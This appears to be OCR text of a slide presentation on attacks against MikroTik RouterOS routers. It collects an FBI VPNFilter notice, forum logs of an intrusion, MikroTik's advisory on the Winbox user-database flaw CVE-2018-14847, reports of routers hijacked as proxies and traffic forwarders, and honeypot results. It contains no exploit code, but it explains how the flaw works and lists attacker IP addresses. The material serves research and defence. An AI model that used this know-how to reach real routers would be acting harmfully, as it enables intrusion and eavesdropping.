
The FBI recommends any owner of small office and home office routers power cycle (reboot) the devices. Foreign cyber actors have compromised hundreds of thousands of home and office routers and other networked devices worldwide. The actors used VPNFilter malware to target small office and home office routers. The malware is able to perform multiple functions, including possible information collection, device exploitation, and blocking network traffic.

TECHNICAL DETAILS

The size and scope of the infrastructure impacted by VPNFilter malware is significant. The malware targets routers produced by several manufacturers and network-attached storage devices by at least one manufacturer. The initial infection vector for this malware is currently unknown.

https://www.ic3.gov/media/2018/180525.aspx
https://blog.talosintelligence.com/2018/05/VPNFilter.html

tenable



https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/examining-ryuk-ransomware-through-the-lens-of-managed-detection-and-response

tenable

winbox vulnerable! Unusual login to routers [SOLVED]

Locked | Search this topic...

thekrzos
just joined

Topic Author
Posts: 16
Joined: Tue Aug 02, 2016 10:39 am

Fri Apr 20, 2018 10:46 pm

I noticed today an unusual login to my router exposed to external ip.
Router had only winbox 8129, ssh on the changed high port and pptp on the default port. Version 6.41.3
The password is random char + numbers + special chars and nowhere else used.

Login to my router:


Apr/20/2018 11:57:00	memory	system, error, critical	login failure for user admin from 103.1.221.39 via winbox
Apr/20/2018 11:57:02	memory	system, error, critical	login failure for user admin from 103.1.221.39 via winbox
Apr/20/2018 11:57:03	memory	system, info, account	user admin logged in from 103.1.221.39 via winbox
Apr/20/2018 11:57:11	memory	system, info	ip service changed by admin
Apr/20/2018 11:57:30	memory	system, info, account	user admin logged in from 103.1.221.39 via ssh
Apr/20/2018 11:57:41	memory	system, info, account	user admin logged out from 103.1.221.39 via winbox
Apr/20/2018 11:57:41	memory	system, info, account	user admin logged out from 103.1.221.39 via ssh

I updated it to the latest version and downloaded it completely from the outside.

Fortunately, I found two files: save.sh and dnstest.
Maybe their content will help in something:
save.sh

https://forum.mikrotik.com/viewtopic.php?f=2&t=133438

tenable



normis
MikroTik Support
MikroTik

Topic Author
Posts: 23993
Joined: Fri May 28, 2004 11:04 am
Location: Riga, Latvia

Mon Apr 23, 2018 1:05 pm #1

Edit: 18.04.25
Please upgrade to MikroTik RouterOS 6.40.8 [bugfix] or 6.42.1 [current], the issue was addressed and fixed there,
https://mikrotik.com/download

We have discovered a new RouterOS vulnerability affecting all RouterOS versions since v6.29.

How it works: The vulnerability allowed a special tool to connect to the Winbox port, and request the system user database file.

Versions affected: 6.29 to 6.43rc3 (included). Updated versions in all release chains coming ASAP. **Edit: v6.42.1 and v6.43rc4 have been released!**

Am I affected? Currently there is no sure way to see if you were affected. If your Winbox port is open to untrusted networks, assume that you are affected and upgrade + change password + add firewall. Make sure that you change password after an upgrade. The log may show unsuccessful login attempt, followed by a succeffull login attempt from unknown IP addresses.

What do do: 1) **Firewall** the Winbox port from the public interface, and from untrusted networks. It is best, if you only allow known IP addresses to connect to your router to any services, not just Winbox. We suggest this to become common practice. As an alternative, possibly easier, use the "IP -> Services" menu to specify "**Allowed From**" addresses. Include your LAN, and the public IP that you will be accessing the device from. 2) **Change your passwords.**

What to expect in the coming hours/days: Updated RouterOS versions coming ASAP. RouterOS user database security will be hardened, and deciphering will no longer be possible in the same manner.

EXAMPLE how to protect yourself:
Screen Shot 2018-04-23 at 13.01.48.png
You do not have the required permissions to view the files attached to this post.

https://forum.mikrotik.com/viewtopic.php?f=21&t=133533

tenable


21 May 2018

Dissection of Winbox critical vulnerability

On April 23rd 2018, Mikrotik fixed a vulnerability "that allowed gaining access to an unsecured router". myself and @yalpanian of @BASUCERT (part of CERTCC) reverse engineering lab tried to figure out what exactly got fixed, what was the problem in the first place and how severe was the impact of it.

UPDATE: full PoC is now available on Github.

UPDATE: CVE-2018-14847 has been assigned to this vulnerability and there should be a MetaSploit module related to this bug soon.




https://n0p.me/winbox-bug-dissection/

tenable

Bad Packets Report
@bad_packets

Following

Coinhive + MikroTik = quarter million compromised hosts.



2:59 AM - 6 Oct 2018

47 Retweets **94** Likes

https://twitter.com/bad_packets/status/1048467770650685440

tenable

Eavesdropping

The MikroTik RouterOS device allows users to capture packets on the router and forward the captured network traffic to the specified Stream server.[7]

At present, a total of 7.5k MikroTik RouterOS device IPs have been compromised by the attacker and their TZSP traffic is being forwarded to some collecting IP addresses.

37.1.207.114 is the
have their traffic g

Sock4 Proxy and the Mysterious 95.154.216.128/25

At present, a total of 239K IPs are confirmed to have Socks4 proxy enabled maliciously. The Socks4 port is mostly TCP/4153, and very interestingly, the Socks4 proxy config only allows access from one single net-block 95.154.216.128/25. In order for the attacker to gain control even after device reboot(ip change), the device is configured to run a scheduled task to periodically report its latest IP address by accessing a specific attacker's URL.

The attacker also continues to scan more MikroTik RouterOS devices by using these compromised Socks4 proxy.

At this point, all the 239K IPs only allow access from 95.154.216.128/25, actually mainly 95.154.216.167. It is hard to say what the attacker is up to with these many Sock4 proxies but we think this is something significant.


https://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours-en/

tenable


Continued Threat
tenable

https://twitter.com/GreyNoiseIO/status/1145797072802725890

tenable





- Wrote a honey pot:
  - https://github.com/tenable/routeros/tree/master/8291_honeypot/
  - Understands the Winbox Protocol
  - Receives initial message and sends an “Invalid Permissions” response
- Results:
  - Ran for six days. July 1, 2019 - July 6, 2019.
  - 58 total connections.
  - 51 attempts to exploit CVE-2018-14847.
  - First exploit attempt occurred 1.5 hours after starting the honeypot.
  - 2 requests for the “list” file
  - https://github.com/tenable/routeros/tree/master/8291_honeypot/results/

tenable

https://twitter.com/Zerodium/status/1090950214121222144

tenable


The Problem


admin@192.168.1.31 (MikroTik) - WinBox v6.42.1 on x86 (x86)
Session Settings Dashboard
Safe Mode
Session: 192.168.1.31
Quick Set
CAPsMAN
Interfaces
Wireless
Bridge
PPP
Mesh
IP
IPv6
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
Dude
KVM
Make Supout.rif
Manual
New WinBox
Exit
RouterOS WinBox
File List
File Name
skins
1 item
MikroTik - File List at ad
192.168.1.31/webfig/#Files
RouterOS v6.42.1 (stable)
Backup
Upload:
Browse...
No file selected.
1 item
File Name
skins
Undo
Redo
Hide Passwords
Safe Mode
Design Skin
WinBox
Graphs
End-User License
albinolobster@ubuntu:~$ ssh admin@192.168.88.1
MMM MMM KKK TTTTTTTTTTT KKK
MMMM MMMM KKK TTTTTTTTTTT KKK
MMM MMMM MMM III KKK KKK RRRRRR OOOOOO TTT III KKK KKK
MMM MM MMM III KKKKK RRR RRR OOO OOO TTT III KKKKK
MMM MMM III KKK KKK RRRRRR OOO OOO TTT III KKK KKK
MMM MMM III KKK KKK RRR RRR OOOOOO TTT III KKK KKK
MikroTik RouterOS 6.42.1 (c) 1999-2018 http://www.mikrotik.com/
Gives the list of available commands
ommand [?] Gives help on the command and list of arguments
/ Move up to base level
.. Move up one level
/command Use command at the base level
[admin@MikroTik] >

intermod
just joined

Fri May 25, 2018 7:26 pm #34

As the hack could have been sniffing traffic, our other systems may be at risk. So we don't have to audit all of our other systems now, how can we tell whether our particular device was compromised? This is very important. This could be extremely costly for our organization.

Joined:

Stibila
just joined

Thu Jun 07, 2018 4:08 pm #75

There is a lot of information here, how to protect router, how to deal with infection, how we should always upgrade and few overconfident statement about how were routers infected. But one crucial information is missing: **how to determine if my router is infected?**
And I know you already typing "*Just upgrade your...*" before you even finish reading this, but please bear with me and read on first.

alex_rhys-hurn
Member

Sat Mar 10, 2018 11:07 am #6

Hi,

I am in Kenya, and have deployments of a few hundred devices, though most of them sit inside private MPLS WANs. As far as I know we have not been exposed to this. How do I know if I have? By reading the Kaspersky report, it seems that even if I sort out the router, the issue still remains on any windows machines already

Joined:

nuclearcat
Member Candidate

Posts: 115
Joined: Fri Jun 02, 2006 1:52 pm

Thu Mar 09, 2017 3:00 pm #28

> They get shell access by exploiting an unknown vulnerability.
> But the funny part is, we as the owner of these devices with full privileges doesnt have any shell access to play with 😃
> It is time for mikrotik to step up and give us a basic shell where we can check suspicious files etc..
> As @nuclearcat stated, even JunOS has one. Why not mikrotik ?

I can say more - it does became requirements even in old deployments, and many customers started to ask how we can inspect if our systems are breached. As i say there is no way and tools at all, sorry, they ask to provide alternative solution, that can do so.
Unfortunately, if before administrators was able to slip it between fingers such drawback of mikrotik solutions, because it is very low cost, after this incident any IA/Security engineer will demand complete removal of hardware/software that can't be isolated and can't be inspected for possible "implants".

tenable

MikroTik Blog Arc

How it works: The vulnerability allowed a special tool to connect to the Winbox port, and request the system user database file.

Versions affected:

